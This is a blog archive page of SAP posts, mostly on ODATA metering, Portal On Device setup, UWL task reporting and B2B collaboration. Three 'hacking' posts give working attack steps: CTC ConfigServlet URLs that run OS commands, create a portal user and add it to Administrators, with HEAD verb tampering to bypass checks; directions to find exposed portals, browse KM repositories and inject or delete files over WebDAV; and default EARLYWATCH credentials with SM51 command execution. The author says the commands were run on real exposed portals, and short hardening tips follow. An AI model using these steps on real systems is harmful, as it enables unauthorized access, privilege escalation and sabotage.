Showing posts with label SAP. Show all posts

Tuesday, June 6, 2017

ODATA metrics, statistics & analysis

Intro

Usually SAPUI5 project life cycle includes different phases, starting from specifications and going through ODATA and UI development.

As projects evolve, question of usage and analytics will arise:
  • How many users do we have in our SAPUI5 application? 
  • How often do they log on and use the solution? 
  • What are the ODATA entities used during application usage? 
  • How often do users perform create & update ODATA operations?
  • Which entities were created through the SAPUI5 application?
In this short blog I will try to cover general SAP NetWeaver Gateway tools that allow us analyzing the usage & efficiency of our custom SAPUI5 developments & standard Fiori apps.

Detailed metering data



By executing report /IWFND/R_METERING_VIEW through SE38 you will be able to get all ODATA calls information by user & date range.


You can use embedded filters & sorting to try and analyze the data, in case you need to get your hands on the actual data - you can access it by going to table /IWFND/L_MET_DAT

Aggregated data


Table /IWFND/D_MET_AGR will show you 2 important metrics:

  • Usage per CRUD call (create / read / update / delete)
  • Number of active users per month
 

Table /IWFND/L_METAGR will show you aggregated data on service / month level


Application log

You can also use the application log to see errors & execution times in case you wish to analyze errors / loads of your ODATA services by launching SAP Gateway Application Log Viewer through  transaction /n/IWFND/APPS_LOG

Error log

All failed ODATA requests are written into error log, which is available through transaction /IWFND/ERROR_LOG 

Jobs behind the scene

Once you activate the SAP NetWeaver Gateway you are automatically scheduling 2 standard jobs:
  • SAP_IWFND_METERING_AGG
    This job is scheduled daily and updates the aggregation summaries
  • SAP_IWFND_METERING_DEL
    This job is also scheduled daily, it cleans up aggregation data older than 2.5 years back, and also cleans up the data from  /IWFND/L_MET_DAT on monthly level.

    In case you execute the report /IWFND/R_METERING_VIEW by 1st of the month you are going to see 0 entries, so it might be a good idea to cancel this job scheduling to collect your data.

Sunday, January 19, 2014

SAP Portal Security, lesson 2: Hacking Servlets

In my previous post we discussed portal architecture, features and mostly Knowledge Management (KM) vulnerabilities. In this post we will discuss main security mechanism embedded in the SAP Portal applications, and how we can override some of them.

*  I assume that you are familiar with basic HTTP mechanisms, POST / GET / HEAD methods, and you know that SAP Portal runs J2EE engine.

* All commands below were executed on actual SAP portal installations, which are exposed to WWW and have not been secured properly.


XML Descriptors and Invoker Servlet


Access to servlet applications deployed on SAP Portal engine are controlled by XML descriptor files. Many of those SAP standard applications have serious security breaches. Here is an example of such a descriptor file:

<?xml version="1.0" encoding="UTF-8 ?>
<web-app>
<display-name>HelloWorld Application</display-name>
<description>
This is a simple web application for Ivan's blog
</description>
<servlet>
<servlet-name>HelloServlet</servlet-name>
<servlet-class>examples.Hello</servlet-class>
</servlet>
<servlet-mapping>
<servlet-name>HelloServlet</servlet-name>
<url-pattern>/hello</url-pattern>
</servlet-mapping>
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-resource-name>
<url-pattern>/hello/*</url-pattern>
<http-method>GET</http-method>
</web-resource-collection>
<auth-constraint>
<role-name>Administrator</role-name>
</auth-constraint>
</security-constraint>
</web-app>

As you can see, the servlet above is defined for access by /hello/... URL pattern, and GET requests will be accepted from user with Administrator role assigned. In order to override these settings hackers can use InvokerServletwhich  is enabled in SAP portals by default. This servlet allows accessing other servlet methods by using structured URLs, without passing the authorization check.

The servlet above could be accessed by http://{server:port}/servlet/examples.Hello by all users, as URL pattern is not matching the rule defined in XML descriptor. 

Let's take a deeper look.


Verb Tampering


The most critical of all servlets is called CTC, which allows execution of OS commands and creation of local users. Imagine that hackers could create an administrative user in your portal, with a simple command called from their browser. 

Here is an example of such a command, executed from your browser:
/ctc/servlet/ConfigServlet?param=com.sap.ctc.util.FileSystemConfig;EXECUTE_CMD;CMDLINE=ipconfig


Now, as I told before, CTC servlet could be used to manage users. The command below will create a user in local UME:

/ctc/servlet/ConfigServlet?param=com.sap.ctc.util.UserConfig;CREATEUSER;USERNAME={enter your user},PASSWORD={enter your password}

Hey, there is even a success message:


After creating the user, we need to add administrative permissions. Guess what, there is a command for that as well:


/ctc/servlet/ConfigServlet?param=com.sap.ctc.util.UserConfig;ADD_USER_TO_GROUP;USERNAME={enter your user},GROUPNAME=Administrators

There you go, now you have an administrator account in the system.

As you see from screenshots above, we used a simple GET method to execute those commands. For cases where GET / POST methods are secured, we can use HEAD methods, which don't match the XML descriptor file. 

Tips to keep it secure


1. Make sure your system is up to date. 
2. Block direct servlet execution (for example, by SAP WebDispatcher URL filtering)
3. Install notes 1467771, 1445998, 1503579,1616259 (if relevant)

Next post will cover user secure storage and encryption, cross-site scripting (XSS) and security zone attacks.

Stay tuned :-)

Monday, December 23, 2013

SAP Portal Security, lesson 1: Hacking KM

Dear readers!

In upcoming posts about SAP Portal Security I am planning to cover common mistakes done by IT departments during exposure of SAP Portals to the world wide web. We will start with the most basic ones, and dive in to the more complicated ones, but I will try to keep it as simple as it gets.

I suggest reviewing my previous post about exposing SAP NetWeaver to the world, if you are not yet exposing your SAP Portals to the internet.

Intro

SAP portal is used in many companies as a central access point to other SAP and non-SAP applications. There are plenty of reasons to do that, such Single Sign On (SSO), ease of access, user-friendly interface and many others. SAP portals, exposed to the internet, become an attractive target for hackers and enthusiasts like myself. Potential information stored in this SAP module can be used for business intelligence by competitors, which can steal information or affect the company's image by sabotaging the system.


Architecture

Let's take a look at SAP Portal architecture. It is important to know the elements of our system, how they interact, and how they can be hacked with a bit of knowledge. Here is a basic schema from SAP documentation:

The platform behind our SAP Portal is J2EE, which operates java applications, iViews, web services, servlets, and supports many standard protocols, such as WebDAV and others. From the scheme above you can see that SAP Portal is connected to back end modules, such as ERP, CRM, BW, LDAP and SQL server. The system can be installed on Microsoft / UNIX operating systems and have different SQL servers connected through JDBC, and it is important for our future sessions.

Finding exposed SAP portals


There is a mistaken opinion that SAP portals are rarely exposed to the World Wide Web, and they are heavily secured. You can search for the following expression to see how many there are:


Lesson 1: Knowledge Management 

I would like to start our vulnerabilities discovery with the most basic portal module - Knowledge Management (KM). This module is not actively changed by SAP for many years now, and it delivers many low-level protocols and features that are rarely secured. It can become a critical access point to the system, providing access to file repositories and system storage.

Here is a basic architecture overview of portal KM from SAP documentation:

As you can see from the overview, there is WebDAV through HTTP/S. Developers or hackers with a bit on scripting can perform Denial Of Service (DOS) attacks and overload the system storage, or steal information by accessing the module even with Guest authorization.

Let's give it a try. You will be surprised how many companies are not blocking access to their KM module, thus exposing their repositories to the internet without even knowing it. Try adding /irj/go/km/docs to the portal URL you have found before, and you will be able to navigate to the KM module. Here is a live example I found:


Some companies might be holding sensitive information on their KM repositories, without really managing authorizations and access points. This mistake is very common, and I believe it is the most amateur one.

But hey, we have another great feature that is not managed properly, it's called WebDAV protocol. It's widely-used protocol for reading / writing documents on web servers, and it appears to be wrongly treated in many organizations. 

For example, you can connect many web-facing KM repositories as network drives on your PCs, simple as that:


After doing that, injecting files to remote servers becomes a copy-paste task. What's even worse - in many cases you can delete content through WebDAV, which can sabotage the company.

Tips to keep it secure

1. Use SAP WebDispatcher (or other reverse proxy) to control accessible URLs by URL filtering
2. Do not connect your server file system as KM repository
3. Maintain KM permissions properly
4. Restrict WebDAV access to sensitive folders

Next time we will dive deeper, exploring servlets and security mechanisms in SAP portal, which allow creating users, assigning them to Administrators group, and performing OS-level commands.

Stay tuned! :-)

Wednesday, May 29, 2013

How to hack your SAP environment

Greetings, dear readers!

Today I would like to share with you some thoughts about security +SAP environment. I hear people talking about security a lot, discussing GRC implementations, HTTPS protocols appliances, and other security enhancements that are targeted to improve overall security and authorizations. We all love talking about cloud solutions, mobile tools and their security, and other aspects of everyday +SAP maintenance.

How about taking it to the previous level? The steps below can be executed by any user that has SAP GUI installation, and he doesn't even require a user in SAP. Be careful with your commands...

* This post applies to Windows-based installations, with SAP BASIS component lower than EHP1, patch 10.

  1. Open your SAP GUI
  2. Double-click on one of your SAP installations (I suggest you don't touch your production environment)
  3. Log on to the system, by changing client number to 066, user EARLYWATCH, password 'support'

  4. Execute transaction SM51
  5. While in SM51, execute the command GREP

  6. Paste the line below and click "Find" - you will get full configuration of the server


    As you might understand, you can execute command prompt commands directly from SAP, without even having a user there. You can, for example, change the word 'set' in the line above to 'ipconfig', which will return you the network configuration.

    Security, huh?

Saturday, April 6, 2013

Portal On Device in 10 minutes

Intro

In our modern world, era of BYOD (Bring Your Own Device) and other weird idioms, all SAP-running companies struggle to adjust to technology changes and developments. A couple of years ago IT support would have one answer to all users - "We support only Internet Explorer". Today, the world, where users choose their own way of working and their own device, IT have no choice - the have to support Chrome, Safari, Firefox - all those that were non-SAP browsers, running on top of Macs and mobile devices, and not only Microsoft operating systems.

Let's see how SAP portal supports all this heterogeneous environment, and allows us accessing it from a mobile device. In most cases, customers have a very similar requirement - to fit a small part of portal content to mobile devices, and hide all that heavy desktop-oriented content from mobile consumers.

The approach that we will use is Portal On Device with content filtering - let's start!

Preparation

First of all, you portal version should be at least 7.30.8, or 7.31.5.

In order to see the right content on your tablet / smartphone, perform following steps in NWA:

  1. Under Java System Properties, find a service called "Portal Runtime Container Extension" and set "html5.compliant" property to "iViewDependent"

  2. Under Application Modules, find a module called "com.sap.portal.navigation.helperservice", select it's web module "navigation_events_helper", and set property "FilterbyDesktopView" to 2. Set the property "FilterByExcludedFilterIDs" to be "com.sap.portal.doNotFilter".

    All content marked with this value will not be affected by filtering mechanism.

    You can find more information about filtering entry points here


    * Restart the portal instance
  3. Go to System Administration -> System Configuration -> Portal Display -> Desktops & Display rules, and copy-paste the following SAP standard folder with tablet desktop to you custom location:

  4. Open the copied portal desktop, and add a framework page to it (by default there is no page assigned)
  5. In the same place, set the following filter ID to this desktop: "com.sap.portal.tablet". Later on, you will add this filter ID to content that you wish to expose to mobile devices.
  6. Go to System Administration -> System Configuration -> Portal Display -> Desktop & Display Rules, open main rules collection and create a new rule:


    Now you are ready to prepare some mobile-oriented roles and expose them to end users!

Set the desired content

  1. Open your current desktop in use, and add following filter ID, which will allow existing non-filtered content to remain in place: com.sap.portal.emptyFilterID
  2. Copy-paste the standard tablet role from this location:


    The role will have standard filter ID maintained, so tablet content will not be shown to desktop users.
  3. Assign the created role to relevant users through User Management
  4. Please note that this role will be filtered by portal desktop settings made during our preparation. Although you assign yourself this role, you will be able to see it's content only on your mobile device. 

    In case you receive the following screen, please make sure that you are assigned with a mobile role, and filters you added to portal desktop are not blocking the content.

Once the configuration is done, you will be rewarded with this one:


Full POD guide can be found here.

Next time we will talk about launcher & content modifications and branding applications.

Good luck!

Friday, January 18, 2013

SAP Portal as Mobile Gateway

Intro

This short post will give you an example of how SAP portal can provide collaboration tools with third parties. Click here to read more about collaboration through SAP Portal.

Before


This was my first mobile-oriented project, based on SAP portal. My customer (Sonol, gas station operator) was looking for a solution for insufficient workflow they had - all gas station malfunctions were processed manually by back office, interaction between all parties (gas stations, back office and technicians) was done by phone, which was unbearable. 

Gas stations had no tool to report malfunctions, technicians had no tool to process those malfunctions, and there was a back office in the middle, connecting between the two. You can imagine how inconvenient it was for everyone:
  • Reporting malfunctions took a lot of time due to back office overload
  • Assigning technicians required checking their availability and location
  • Technicians' inventory was hardly maintained

After

The tool chosen for a end-to-end solution was SAP portal (Java WebDynpro applications), while system core is based on SAP ERP (CS module). Final solution included: 
  1. Portal-based back office application to map service requests to technicians, monitor open requests and process them if needed
  2. Convenient mobile application for personnel in the field
Integration of these components provides a perfect solution for all Customer Support requirements.

One of project goals was to provide a system convenient enough to be used by everyone without any training, without being familiar with SAP transactions and procedures, altogether with utilization of CS functionality embedded in the SAP ERP system. Nowadays the system allows the company to control all ongoing technical support routines.

Here is a general scheme of solution workflow:


Added values gathered as a result:
  • Fast response time, and better Customer Support as a result
  • More accurate problem descriptions, and faster malfunction resolutions as a result
  • Control over inventory used by technicians in the field
  • Work processes transparency and optimization
  • On-line accurrate documentation
  • Ability to fit SLA
  • Strengthening the connection between involved parties

Vision

As part of portal upgrade and Portal On Device features, we are planning to add more functionality and improve the solution with new features. Subscribe to get updates about upcoming innovations, or contact me directly.

Short description (EN) at our company web site: click here
Project overview (HE) at People & Computes web site: click here

Monday, January 14, 2013

Portal task management unleashed

Intro

During my final project for B.Sc. I did in Holon Institute of Technology, I had to do a research. There were many topics to pick from, but somehow I ended up doing a research about short-term tasks management in  matrix-based organizations. 

The issue came up from my everyday work at customer sites: my ongoing work was managed with Excel. I will skip the part about Excel disadvantages, as you all know them better then I do. Anyhow, we had to study available task management tools, learn their functionality, and propose a best-fit solution for ongoing task management. 

We finished the study, proposed a solution, got a good grade, and none of proposed tools was implemented, mostly because it requires more than just a research: a budget, top management support, training and so on...

And then I thought, why not implementing standard portal UWL workflow, and complete it with a functional management report to achieve the desired result?

Keep it standard

UWL is a good tool for portal users to process tasks from SAP back end systems, as it is flexible enough, thanks to XML configuration. You can make tasks look different, process them in different way, add fields from back end and even develop providers from third party systems.

There is also a built-in workflow engine, which requires no configuration - you can start managing tasks based on portal workflow, and have several nice features there:
  • Email notifications & reminders
  • Due date management
  • Group tasks creation
  • Task forwarding and ad-hoc tasks creation
  • Attachments
  • Tasks approval upon completion
  • Sequential tasks processing
The problem arises when you want to change the standard tasks creation screen, which looks like this:


There is no standard way to add a field here. And this is a huge problem for any customer, that wants to add subsidiary, company selection, or any other field. 

Of course we can take the source code, import it to NWDI, and start developing a new screen, but at this stage I decided to avoid such changes, for the sake of future SAP support and upgrades.

So, let's see what are we missing, and how we can extend this UWL to be a good task management solution...

Missing functionality

Additional fields
As mentioned before, there is no standard way to add fields to task creation screen, which makes UWL tasks information incomplete

Management report
Once managers are required to go over open tasks of their employees, they see only those tasks they are assigned to as trackers, or those they created themselves. You cannot expect employees to remember adding managers as trackers to all their tasks, which results in lack of control and transparency

Grouping of tasks
Issue is derived from missing option of adding fields: there is no way to assign task to some field and filter by this filed later on

Sending follow-ups
Standard workflow mechanism sends one follow-up email upon task overdue, but there is no way to initiate this process on demand

Due date monitoring
If users change due dates (and yes, task processors can do that) there is no central way to see all those tasks and check initial due date

Export to excel / PDF
Managers plan to take task list with them to some meeting, and there is no convenient way to export task list to excel and print it out

Statistics
There is no graphical tools to monitor tasks processing trends, such as tasks overdue time, task completion time and so on

A solution

In order to complete UWL task management with missing functionality, we can develop a report based on standard UWL tables. This approach keeps the tables structure and logic implemented in UWL, keeping our options of portal upgrade and maintenance open for the future:

  • Additional fields: can be held in an SQL table, mapped to standard task by task ID
  • Management report: can embed tailor-made logic with fields assignment, calculations and styling
  • Grouping of tasks: can be made by creating UME groups in the portal itself, and then select tasks of employees assigned to UME groups
  • Due date monitoring: we can load initial and current due dates and point out those that were changed
  • Export to excel: we can do any export we like, making this truly important function available
  • Statistics: we can use WebDynpro built-in graphic elements to provide analytic tools

Tables to use

There are several standard tables in the portal SQL database that should be used in order to build the functionality described above, and here they are:
  • Our own table for additional attributes
  • KMC_WF_WORKITEM - this table contains information about completion date (TIME_COMPLETED) and initial due date (DUE_DATE)
  • KMC_WF_WFTASK_USR - this table contains task assignees
  • KMC_WF_WFTASK - this is the table that contains tasks information

    Important note: don't use KMC_UWL_ITEMS2, this table holds cached tasks, and if you clear the cache all tasks will be missing from your report, until users access their UWL again.

Summary

The WebDynpro for Java application described above extends UWL to provide a good, user-friendly, full-cycle task management solution, with comprehensive functionality. Development of such a tool is a question of several days, and it's true value for any enterprise that have SAP portal.

You are welcome to download the solution for free.
Feel free to contact me directly.

Good luck!

Sunday, December 30, 2012

SAP NetWeaver as Collaboration Platform

Efficiency is doing things right
Effectiveness is doing the right things
Peter Drucker ©

Intro

This post looks more like a white paper, but I hope you will get the right idea from it!


Executive summary

According to Darwin's Theory of Evolution, survival depends on ability to adjust to environmental changes in a best way possible. If we observe the changes in IT world over last years - internet has became a major tool for performing business activities. People are working online and perform their interaction with other companies through internet, using personal computers at home and mobile devices while on the go. However, many companies avoid exposing their IT infrastructure to outside world, preventing external parties to participate in company processes.

Exposing SAP web applications is not a question of "if", but "when".

Having a possibility to involve business partners (suppliers / distributors / customers / etc.) and providing online tools for interaction puts your company in a different place in worldwide competition. SAP NetWeaver, which includes SAP Portal installation, can serve your company as a stable and secure tool for Web Applications, integrated with internal back end system. I believe such adjustment to our online world delivers a true added value to any company.

Target audiences

  • IT Managers and Team Members
  • IT Business Consultants
  • SAP End Users
Many customers envision involving their business partners in company activities, but due to security constraints and other business aspects run into difficulties.
This post is addressed to customers with SAP back end systems, looking for a way to involve external business partners in ongoing internal processes. I believe this methodology can enrich one's mind by looking at company infrastructure from a new angle, and deliver a solution for companies having business-to-business activities performed manually.

Benefits of B2B Collaboration

As world grows and companies evolve, business processes require interaction with external factors more over. Working with many customers around the country, I found similar requirements at customer sites, which are hardly satisfied today. Companies are looking for a way to cut down TCO by keeping their current company infrastructure, however interested in providing collaboration tools for partners, although not sure how to get there, yet.

I believe that integration between SAP back end systems and SAP portal applications exposed to World Wide Web represents the best solution for companies looking for a way to involve their customers / suppliers / business partners in company processes. Opening a secured entry point to your organization changes the way company routines are performed. Once partners must engage in your business process and has online tools that provide a solution – a true added value is born.

Main Challenges

There are many aspects that are taken into consideration, when solution is to be found. Having rich knowledge in implementation of SAP products along our way, I find following challenges to be most common.

Inefficient workflow

Companies invest IT resources in internal enterprise applications, such as ERP, CRM and BI systems. In best case scenario these applications are supplying employees' handy tools to perform ongoing tasks, while there are problematic tasks require additional external inputs, for example working with vendors or distributors.

Once business partners must engage in company workflow, online applications for performing different tasks must be provided. Such applications, relying on company ERP system, improve level of service and cut down costs of everyday company routine.

As an example, we can study a classic case of working with vendors. Any company interacts with vendors on a daily basis, sending emails with purchase orders, receiving phone calls with delivery dates updates etc. Number of aspects in such workflow is enormous, while same functions must be performed over and over again. Imagine providing your vendors a tool that answers both your company and vendors needs. Let's take a look at benefits of such a tool for vendors collaboration:
  • Vendors evaluation
  • 24/7 availability
  • Payment process optimization
  • Outsourcing of processing functions
  • Reduction of payment disputes (transparency)
  • Reduction of paper work and human mistakes

Lack of interaction with external parties

The trick of exposing part of company infrastructure and providing access to end users has benefits for both parties, as it saves time and resources for everyone, at the same time positioning your company at a higher level in the market. Once business partners are provided with an intuitive tool, which didn’t require any input from them, it makes your company look different, and work different, as a result.
Once external parties begin to participate in business processes according to your guidelines, master data maintained in your ERP system is extended and becomes up-to-date, delivering vital business information to company employees.
Looking back at the example of application for vendors / suppliers, you can imagine how important for any company to receive updates from their vendors. Once such tool exists in a company, vendors comply with your processes and become interested in delivering goods in shorter terms and lower prices to receive higher ranking, while you can benefit from saving time of interaction with them.

Implementation Approach


To extend the relevancy of your business applications and deliver a product that answers your business needs, organizations need to study external parties requirements and answer them in a best way possible.
Following is a general description of implementation approach, which I believe is a great methodology for any company interested in improving their level of service.


The ideal solution would natively reflect company activities, translated into user-friendly interfaces for external factors, keeping existing company processes the exactly same way they are today.

Business

The main goal of external web applications is to reach maximum collaboration with suppliers, distributors, customers and partners, without requiring from them understand your back-end system. Such solutions, deployed within you existing SAP landscape, lets you achieve following goals through ongoing interaction with business partners:
  • Hide the complexity of business systems for end users
  • Guide business partners through company processes
  • Reduce the need of both parties to work "offline" and perform tasks manually
  • Enable employees to focus on core tasks
Once mentioned requirements are satisfied, use of such applications will become a great value for all parties involved, delivering your company up-to-date information. Organizations need a solution that simplifies the way information flows, while interfaces to update this information are intuitive and learning curve of using these interfaces is minimal.
During such web applications implementation, it is very important to leverage existing infrastructure in new ways, consuming as less resources as possible. In order to succeed, companies using SAP NetWeaver platform would want to deliver business applications as productive and effective as possible, minimizing cost and risk. SAP Portal, serving as application layer, can help you do that.

Technology

SAP Portal provides development tools that can deliver fast and stable solutions. If your company has a strong SAP vision and would want to implement customer-centric processes (regardless of what customer types we are working with, being direct customers, vendors, distributors, other external parties, or even your company departments), portal is the best place to do it.
As part of SAP NetWeaver package used by any company, portal infrastructure can be used to expose web applications, making use of following built-in elements:
  • Authentication mechanisms based on Roles / Groups authorization maintained internally (ABAP of Java)
  • Knowledge Management API
  • Reporting functionality for wide range of standards (Excel / PDF / HTML)
  • Tools for infrastructure management (SLD)
  • Tools for establishing data flow from back end system (JCO / RFC)


As portal applications are developed according to MVC architecture and Development Components, you can save development time by reusing functions and components, assembling them differently, and mapping them to business activities. Mentioned development guidelines result in faster deployment, reduce development time, increase flexibility, and create a company standard for web applications.
Following is a general description of main elements that can be used to begin providing web applications for your business needs:
1. Back end system
2. Secure gateway (firewall)
3. SAP Web Dispatcher (or other reverse proxy service) with HTTPS encryption
4. SAP Portal installation that can be exposed through web dispatcher

Summary

SAP NetWeaver Platform provides tools for exposing interactive web sites to business partners, but not many companies are taking advantage of their existing IT infrastructure. Starting to use existing platform for B2B collaboration can be a turning point in company vision and provide tools to save time and resources in a very short term.

If you are interested in any of described above, please contact me directly.

Cheers.